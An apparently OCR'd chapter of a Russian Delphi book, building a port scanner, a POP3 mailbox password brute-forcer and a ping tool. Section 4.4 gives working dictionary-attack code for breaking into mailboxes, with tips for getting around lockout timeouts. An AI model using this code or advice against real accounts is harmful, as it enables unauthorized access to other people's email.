Простенькая утилита для работы с сервисом WhoIs готова. Теперь вам не надо заходить на какой-нибудь сайт в Интернете, чтобы выяснить информацию о интересующем имени домена. Вы просто запускаете свою программу, и она сама обращается куда надо и показывает вам информацию в удобном для восприятия виде. Конечно же, вы могли бы воспользоваться творением другого программиста, но знать, как все работает, вы обязаны. А работает все просто, потому что компонент отправляет запрос серверу в Интернете (в данном случае **whois.internic.net**) и получает ответ. Никаких самостоятельных поисков по базам данных не происходит.

На компакт-диске в директории \Примеры\Глава 4\WhoIs вы можете увидеть пример этой программы и цветные версии рисунков данного раздела.

4.3. Сканер портов

Что такое порт? Каждая сетевая программа при старте открывает для себя любой свободный порт. Есть программы, которые открывают заведомо определенный порт, например, для FTP это 21-й порт, HTTP— 80-й порт и т. д. Теперь представим себе ситуацию, что на сервере запущено два сервиса: FTP и WEB. Это значит, что на сервере работают две программы, к которым можно присоединиться по сети. Скажем, вы хотите присоединиться к FTP-серверу и посылаете запрос по адресу XXX.XXX.XXX.XXX на порт 21, Сервер получает такой запрос и по номеру порта определяет, что ваш запрос относиться именно к FTP-серверу, а не WEB.

Получается, что сетевые порты — это что-то виртуальное, что увидеть невозможно, а точнее сказать — это просто число, по которому программы и ОС определяют, кому пришли данные по сети. Если бы не было портов, то компьютер не смог определить, для кого именно пришел сетевой запрос.

Зачем нужно сканировать порты? Если знать, какие порты открыты, то можно понять, какие программы запущены на удаленном компьютере. Так, например, если на компьютере открыт 21-й порт, то значит, на нем работает FTP-сервер, и к нему можно попытаться присоединиться с помощью программы FTP Client.

Как сканируются порты? Для понимания этого нужно представлять процесс соединения двух компьютеров. Когда двое в сети хотят соединиться, то один из них посылает другому запрос с номером порта, на котором должно произойти соединение. По этому порту другая сторона определяет, к какой программе хотят подключиться. Если какое-то приложение действительно открыло нужный порт и ожидает соединения, то запрашиваемый получит ответ об успешности попытки. Все проверки пароля и прочие защитные механизмы происходят уже после соединения с портом удаленного компьютера, поэтому мы можем произвести соединение и узнать о доступности порта, даже если программа требует пароля.

Теперь перейдем от слов к делу. Запустите Delphi. Перенесите на форму следующие компоненты:

- одну кнопку (имя `Button1`);
- два компонента `TLabel` (с именами `Label1` и `Label2`);
- два компонента `TEdit` (с именами `Edit1` и `Edit2`).

Теперь у кнопки поменяйте свойство caption на **Сканировать,** у Label1 на **Начальный порт,** а у `Label2` на До.



Рис. 4.5. Форма будущего сканера

Если вы все сделали правильно, то у вас должно получиться нечто похожее на изображенное на рис. 4.5. После нажатия кнопки мы будем сканировать порты, начиная от номера, указанного в `Edit1`, до номера, указанного в `Edit2`.

Теперь нужно перенести на форму самый важный компонент — `TcpClient` с закладки **Internet.** В нем фирма Borland уже реализовала для нас все необходимые функции для работы с сетью по протоколу TCP/IP и, конечно же, сканирование тоже.

Рис. 4.6. Компонент TCPClient расположен на закладке **Internet**

Прежде чем приступить к программированию, давайте еще немного улучшим форму. Установите у Edit1 свойство Text равным `1`, а у Edit2 — 2. Таким образом мы задаем значения по умолчанию для начального и конечного

порта. И перенесите еще компонент TMemo. Желательно растянуть его на всю оставшуюся свободную часть формы. Здесь мы будет отображать состояние сканирования. В итоге у вас должно получиться нечто похожее на рис. 4.7.



Рис. 4.7. Окончательная форма будущего сканера

Теперь с оформлением покончено, пора переходить к программированию. В принципе, код достаточно легкий и помещается всего-то в 8 строчек. Так что скоро вы увидите свой сканер в действии.

Для начала создадим событие onclick кнопки **Сканировать.** В этом обработчике напишите следующее (листинг 4.1).

Листинг 4.1. Сканирование портов

```
procedure TForm1.Button1Click(Sender: TObject);
var
 i:Integer;
 ipstr:String;
begin
 ipstr:='127.0.0.1';
//Запрашиваем адрес компьютера.
 if not InputQuery('Внимание', 'Введи IP-адрес', ipstr) then exit;
//Запускаю цикл
 for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
  begin
    //Устанавливаем порт
    TcpClient1.RemotePort:=IntToStr(i);
    //Пытаемся его открыть
    TcpClient1.Open;
```

```
    //Если удалось, то сообщаем об этом
    if TcpClient1.Connected then
     Memo1.Lines.Add(IntToStr(i)+' открыт');
    //Закрываем порт
    TcpClient1.Close;
   end;
end;
```

Ну а теперь давайте разберемся, как работает наш сканер. В разделе var объявлены две переменные i целочисленного типа (integer) и ipstr строчного типа (string). В начале блока кода (после слова begin) в первой строке переменной ipst присваивается значение 127.0.0.1. Это будет значение по умолчанию для адреса сканируемой машины.

Следующей строкой у пользователя запрашивается IP-адрес машины:

```
if not InputQuery('Atention', 'Enter IP Address', ipstr) then exit;
```

Здесь использована функция InputQuery. Она выводит стандартное окно ввода (вы можете его увидеть на рис. 4.8). Функции передается три параметра.

1. Текст заголовка окна.
2. Текст, отображаемый над строкой ввода.
3. Переменная типа строки, куда будет записан результат.



Рис. 4.8. Окно ввода IP-адреса

Если пользователь ввел значение и нажал кнопку **OK**, то функция вернет true, иначе возвратит false. Поэтому использована конструкция:

```
if not InputQuery (...) then exit;
```

Которая означает: "Если пользователь не нажал OK, то выйти". После этого запускается цикл, внутри которого будут перебираться все порты:

```
for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
```

Теперь посмотрим на само сканирование, которое находится между begin и end цикла. Первая строка указывает на то, какой порт мы хотим открыть:

```
TcpClient1.RemotePort:=IntToStr(i);
```

Здесь мы заполняем у компонента TcpClientl свойство RemotePort значением, указанным в переменной i. Свойство RemotePort является строковым,

поэтому число i нужно конвертировать в строку с помощью IntToStr. Переменная i у нас указывает порт, который надо сканировать.

Едем дальше. Следующей строкой пытаемся открыть порт с помощью метода Open компонента TcpClient1:

```
TcpClient1.Open;
```

Теперь НаДО проверить, еСЛИ СВОЙСТВО Connected компонента TcpClient1 равно true, то соединение прошло успешно. В этом случае надо вывести сообщение об этом в компонент Memo1:

```
Memo1.Lines.Add(IntToStr(i) + ' открыт');
```

И самое последнее, что происходит — порт закрывается с помощью вызова метода close. Если мы открыли порт, но не закрыли, то при следующей попытке открыть произойдет ошибка.

Вот и готов первый сканер. В Windows сканирование 1 000 портов проходит очень долго, поэтому лучше сканировать маленькими порциями — не более 10 портов. В принципе, созданный сканер— вполне рабочая программа, и его можно использовать даже в полевых условиях. Но чуть позже я покажу, как написать очень быстрый сканер, который будет сканировать 1 000 портов практически мгновенно.

На компакт-диске в директории \Примеры\Глава 4\ScanPort вы можете увидеть пример этой программы.

4.4. Против лома нет приема

Иногда мне задают один интересный вопрос: "Почему, когда я пытаюсь взломать сервер тупым перебором, то после какой-то попытки происходит time-out и взлом останавливается?" Обычно я отвечаю, что после определенного числа попыток сервер может заблокировать учетную запись на некоторый промежуток времени. Если выждать этот перерыв, то можно без проблем продолжать подбор дальше.

Но такой вопрос ходит не один — для компании ему юные взломщики задают вопросы типа: "А как продолжить подбор с остановленного места?" Вот универсального ответа на это я не знаю. Все зависит *от* программы, с помощью которой вы пытаетесь подобрать пароль. Не каждая программа позволяет приостанавливать перебор и продолжать его дальше. Обычно единственный выход — корректировать словарь после каждой остановки, удаляя из него проверенные слова.

Простой перебор — глупейшее занятие, отнимающее много времени, но иногда другого нет. А каждый раз корректировать словарь — еще более глупо. Чтобы не сталкиваться с такой проблемой, лучше всего написать собственную утилиту для подбора. Сегодня я покажу вам, как самому написать такую. И сделаем мы это на примере взломщика почтовых ящиков.

Работу с почтовым ящиком я решил построить на основе уже знакомой вам библиотеки Indy (напоминаю, что она встроена в Delphi 6, для более старой версии библиотеку нужно устанавливать отдельно).

Для реализации примера нам понадобится четыре компонента TEdit.

- С названием NameEdit — для указания файла — справочника имен.
- С названием PassEdit — для указания файла — справочника паролей.
- С названием `ServerNameEdit` — для указания имени сервера.
- С названием `PortEdit` — для указания порта. Я не думаю, что он будет отличаться от НО, но все же дадим возможность изменять основные настройки.

Можете располагать компоненты как угодно, но я решил сделать это в столбик. Мой вариант формы вы можете увидеть на рис. 4.9.



Рис. 4.9. Внешний вид формы



Рис. 4.10. Свойства компонента *IdAntiFreeze*

Добавим на форму еще один компонент — кнопку TButton, после нажатия которой будет начинаться перебор паролей по словарю. Ну и, наконец, IdPOP3 с закладки **Indy** — компонент для работы по протоколу POP3.

Для большей СОЛИДНОСТИ МОЖНО брОСИТЬ на форму еще И IdAntiFreeze с закладки **Indy Misc.** Это компонент, который следит за тем, чтобы программа не зависла в ожидании ответа от сервера при работе с портом.

Я советую вам постоянно использовать антифриз, когда работаете с библиотекой Indy. Хотя лично я проблем пока не встречал, но приложения с досадными ошибками вряд ли кого-то устроят.

Теперь давайте создадим обработчик события onclick кнопки и напишем в нем следующее (листинг 4.2).

Листинг 4.2. Подбор пароля

```
procedure TForm1.Button1Click(Sender: TObject);
var
 LoginStrings, PassStrings:TStrings;
 i, j:Integer;
begin
 //Создаем массивы строк
 LoginStrings:=TStringList.Create;
 PassStrings:=TStringList.Create;
 //Загружаем варианты — справочники имен и паролей
 LoginStrings.LoadFromFile(NameEdit.Text);
 PassStrings.LoadFromFile(PassEdit.Text);
 //Устанавливаем адрес и порт сервера
 IdPOP.Host := ServerNameEdit.Text;
 IdPOP.Port := StrToInt(PortEdit.Text);
 //Начинаем перебор
 for i:=0 to LoginStrings.Count-1 do
  for j:=0 to PassStrings.Count-1 do
   begin
    //Передаем имя и пароль компоненту
    IdPOP.UserID := LoginStrings.Strings[i];
    //Для Delphi 7 предыдущая строка должна быть такой:
   //IdPOP.Username := LoginStrings.Strings[i];
    IdPOP.Password := PassStrings.Strings[j];
   //Попытка соединения.
    try
```

```
      IdPOP.Connect;
    except
    end;
    //Если соединение установлено, то выводим об этом сообщение
    if IdPOP.Connected then
     begin
      //Показываем найденный пароль
      Application.MessageBox(PChar('Имя:'+LoginStrings.Strings[i]+
       ' Пароль:'+PassStrings.Strings[j]), 'Пароль найден');
      IdPOP.Disconnect;
      Exit;
     end;
   end;
 //Уничтожаем массивы строк
 LoginStrings.Free
 PassStrings.Free;
end;
```

Вы пока переписывайте, а я растолкую вам содержимое этого кода. В нем объявлены две переменные типа `TStrings` (это массивы строк) и две целые переменные, которые будут использоваться при переборе.

В самом начале кода инициализируются обе переменные. Напоминаю, что любой объект нужно инициализировать. В этот момент ему выделяется необходимая область памяти и выставляются значения по умолчанию для основных свойств. Для инициализации нужно присвоить переменной, указывающей на объект, результат вызова метода `Create`.

Следующим этапом загружаются справочники имен и паролей. Справочники нужно подготовить заранее в виде простых текстовых файлов, где каждая строка представляет собой отдельный вариант пароля или имени пользователя. На рис. 4.11 вы можете видеть пример такого файла, в котором записаны четыре варианта имен пользователя. Если вы хотите подобрать пароль к известному вам ящику, то запишите в этот файл одну строку, содержащую имя пользователя ящика. В основном это все, что находится до знака @, но иногда нужен полный адрес.

Файл справочника паролей желательно подготовить как можно разумней. Я не буду здесь останавливаться на этом,' потому что правильный набор вариантов паролей — тема отдельного разговора и к программированию не относится.



Рис. 4.11. Пример текстового файла

Далее, компоненту `IdPOP` передается адрес почтового сервера и порт, введенные вами в программу. Теперь наш компонент готов к подключению, и можно начинать перебор. Для перебора запускается одновременно два цикла по содержимому справочника имен и по справочнику паролей:

```
for i:=0 to LoginStrings.Count-1 do
 for j:=0 to PassStrings.Count-1 do
  begin
  end;
```

Это значит, что программа возьмет первое имя из справочника и будет выполнять код, расположенный между begin и end, со всеми вариантами паролей из справочника паролей. Потом будет взято следующее имя, и с ним повторится та же процедура со всеми вариантами паролей.

Между следующими операторами и end производится попытка соединения. Но сначала текущее имя и пароль передаются компоненту idPOP. Обратите внимание, что для Delphi 6 у компонента `IdPOP` имя пользователя нужно указывать в свойстве `UserID`, а в 7-й версии — это `Username`. Я не знаю, зачем сделали изменение имени свойства, но об этом нужно помнить.

Потом производится попытка соединения, и если она проходит удачно, то об этом выводится сообщение.

Хочу обратить ваше внимание, что я заключил вызов соединения между словами `try ....except ...end`. Это очень интересная и полезная конструкция. Весь код, написанный между словами try и except, является как бы защищенным от непредвиденных ситуаций.

```
try
 IdPOP.Connect;
except
end;
```

Если при выполнении кода между try и except (в данном случае попытки соединения) произойдет ошибка, то программа не вылетит и не выведет никаких сообщений, а выполнит код, который написан между except и end. Что? У меня ничего там не написано? Значит, ничего не выполнит, а спокойно продолжит работу дальше.

Вот такая вещь называется защитой от исключительных ситуаций. С помощью нее ваши программы становятся более защищенными от сбоев, и вероятность появления синего экрана снижается. Вот если бы программисты MS научились пользоваться исключительными ситуациями.... Ну ладно, не будем мечтать, давайте лучше вернемся к нашему коду, а про исключительные ситуации можете подробней почитать на моем сайте или в моей книге "Библия Delphi".



Рис. 4.12. Результат работы в Windows XP

Я протестировал программу под несколькими ОС, и везде она показала себя очень даже хорошо. Единственное замечание — не запускайте ее из Delphi. Для этого создайте исполняемый файл с помощью нажатия <Ctrl>+<F9>, а потом выполните получившийся exe-файл. Если вы запустите программу из Delphi, то будете ловить все ошибки несмотря на то, что мы используем обработку исключительных ситуаций.

Теперь все в ваших руках. Можете доработать этот пример по своему усмотрению, добавив в него возможность паузы и продолжения. Можно вставить задержку между попытками соединения в пару секунд, что увеличит общее время перебора, зато исключит вероятность прекращения работы из-за time-out.

На компакт-диске в директории \Примеры\Глава 4\Brute вы можете увидеть пример этой программы.

4.5. Пинг-понг по-нашему

Для следующего примера нам придется расширить возможности Delphi. Те компоненты, которые доступны на палитре — это только основа. Вы можете расширять их количество и качество по своему усмотрению. Для этого в сети Интернет полно библиотек компонентов, написанных такими как вы, которые можно подключать к Delphi. Среди них есть платные, а есть и бесплатные, которые по качеству не отличаются даже от родных, написанных в Borland.

Сейчас мы напишем собственную утилиту Ping. Для ее написания нам понадобится очень сильная и бесплатная библиотека Internet Component Suite (ICS). Ее вы можете найти по адресу **http://www.rtfm.be/fpiette/indexuk.htm** или на компакт-диске к книге в директории Компоненты\Internet\ICS. Скопируйте файлы себе на диск, например в C:\components, разархивируйте их — скоро они вам пригодятся.

Теперь запустите Delphi. Как всегда, при запуске будет создан новый проект. Он нам пока не нужен, поэтому закройте его **(File\Close All)**. Теперь нужно открыть с помощью Delphi библиотеку, которую вы скачали из сети или взяли на компакт-диске. Файл, который надо открыть, называется IcsdelXX.dpk, где XX — номер версии установленного у вас Delphi. Если у вас стоит Delphi 6 или Delphi 7, то можно открыть Icsdel50.dpk. В библиотеке нет файлов для этих версий, но 5-й установится без проблем.



Рис. 4.13. Окно библиотеки компонентов

Когда вы откроете библиотеку, перед вами появится окно, как на рис. 4.13. В этом окне нажмите кнопку **Install,** чтобы Delphi откомпилировал пакет

и проинсталлировал его. Если вы все сделали правильно, то должно появиться окно с перечислением новых установленных компонентов (рис. 4.14).



Рис. 4.14. Установка завершена

Теперь нужно указать Delphi, где находятся файлы пакета, чтобы он мог при компиляции проектов найти все необходимое. Для этого выберите в меню **Tools** пункт **Environment Options.** Перед вами появится окно настроек Delphi. Перейдите на вкладку **Library** (рис. 4.15).



Рис. 4.15. Настройка Delphi

Щелкните на кнопке с тремя точками напротив строки **Library path,** и вы увидите окно, как на рис. 4.16. Внизу окна есть строка ввода. Введите туда путь к директории, куда вы разархивировали пакет (у меня это

C:\components\ Delphi\Vc32). Нажмите кнопку Add. Теперь можно закрывать все открытые окна, нажимая многочисленные OK.



Рис. 4.16. Добавление директории пакетов

На палитре компонентов появилась новая закладка **FPiette.** Все компоненты этой библиотеки очень быстрые и достаточно хорошие. Единственный обнаруженный мной недостаток — глючит компонент `FTPClient`. Я отправлял письмо разработчику с описанием ошибки и ее исправлением еще год назад (теперь уже больше), но "воз и ныне там". А в остальном все работает отлично.



Рис. 4.17. Закладка FPiatte

Все необходимые компоненты установлены, так что теперь переходим к программированию. Опять закройте все окна, и на вопросы о сохранении изменений в пакете отвечайте Да. Создайте новый проект. Перенесите на форму два компонента `TLabel` и два TEdit. Разместите их так, как показано на рис. 4.I8.

У **Label1** измените СВОЙСТВО Caption на `Имя` компьютера, а у Label2 — на `Размер` пакета. Напротив `Label1` должен стоять `Edit1`. Сюда вы будете вводить IP-адрес или имя компьютера, который надо пропинговать. В Edit2 будем вводить размер пакета.

Еще не помешает перенести на форму компонент RichEdit с закладки **Win32. В** него мы будем записывать результат выполнения операции. И на-

конец, разместите на форме компонент Ping с закладки FPiette, который и будет производить пинг (рис. 4.19).



Рис. 4.18. Форма будущей программы



Рис. 4.19. Свойства компонента Ping

Все, форма готова. Осталось только написать код, которого не так уж и много. Создайте обработчик события `OnClick` кнопки. Там нужно написать следующее:

```
procedure TPingForm.Button1Click(Sender: TObject);
begin
 RichEdit1.Lines.Add('Поиск'''+ Edit1.Text + "  "  )  ;
 Ping1.Size:=StrToInt(Edit2.Text);
 Ping1.DnsLookup(Edit1.Text);
end;
```

Здесь первой строкой через компонент RichEdit выводится сообщение о начале пинга. Вторая строка устанавливает размер пакета пинга (Ping1.Size), как указано в Edit2. Последняя строка запускает поиск компьютера через DNS (Ping1.DnsLookup). Даже если вы введете IP-адрес, поиск в базе DNS ничего плохого не сделает.

Теперь выделите компонент Ping1 и создайте для него обработчик события OnDnsLookupDone (когда закончен поиск в базе DNS). Здесь напишите следующее:

```
procedure TPingForm.Ping1DnsLookupDone(Sender: TObject; Error: Word);
begin
//Если произошла ошибка, то...
 if Error <> 0 then
  begin
   //Вывести сообщение об ошибки
   RichEdit1.Lines.Add('Хост не найден •'• + Edit1.Text + ''''');
   //Выход
   Exit;
  end;
//Если ошибок не было, то выводим в RichEdit1 результат поиска
 RichEdit1.Lines.Add('Хост ''' + Edit1.Text + '" - ' + Ping1.DnsResult);
//Устанавливаем свойство Address компонента Ping равным
//адресу, найденному в базе DNS
 Ping1.Address := Ping1.DnsResult;
//Запускаем Ping
 Ping1.Ping;
end;
```

Чтобы легче было разобраться с его содержимым, я снабдил листинг комментариями. В этой процедуре ничего сложного нет, и комментариев будет достаточно для понимания происходящего.

Едем дальше. Нам еще нужно выловить результат пинга. Для этого создайте обработчик события OnEchoReply для компонента Pingi:

```
procedure TPingForm.Ping1EchoReply(Sender, Icmp: TObject; Error: Integer);
begin
 if Error = 0 then
  RichEdit1.Lines.Add('Не могу выполнить операцию ping: '+
    Ping1.ErrorString)
 else
```

```
  RichEdit1.Lines.Add('Получено ' + IntToStr(Ping1.Reply.DataSize)+•
        ' байт от '+Ping1.HostIP+' за ' + IntToStr(Ping1.Reply.RTT)+
        ' миллисекунд');
end;
```

Здесь выводится результат пинга. Если Error равно о, то показывается сообщение об ошибке. Если нет, то показывается время, за которое прошел ping.

И напоследок проведем косметическую операцию. Создайте обработчик события OnEchoRequest для компонента Ping1. В нем напишите следующее:

```
procedure TPingForm.Ping1EchoRequest(Sender, Icmp: TObject);
begin
 RichEdit1.Lines.Add('Посылка ' + IntToStr(Ping1.Size) +
      ' байтов на ' + Ping1.HostName);
end;
```

Это чисто косметическая поправка, которая вводит состояние пинга. Событие OnEchoRequest происходит тогда, когда пакет отправляется на удаленную машину. Это событие вылавливается и выводится сообщение о том, что сейчас отправляются данные в определенном размере на машину с указанным адресом. Так информация будет лучше восприниматься, и с ней легче будет работать.



Рис. 4.20. Результат работы утилиты Ping

Теперь в вашем арсенале появилась еще одна утилита собственного изготовления, которая обязательно должна присутствовать у любого компьютерщика, хоть как-то связанного с сетью.

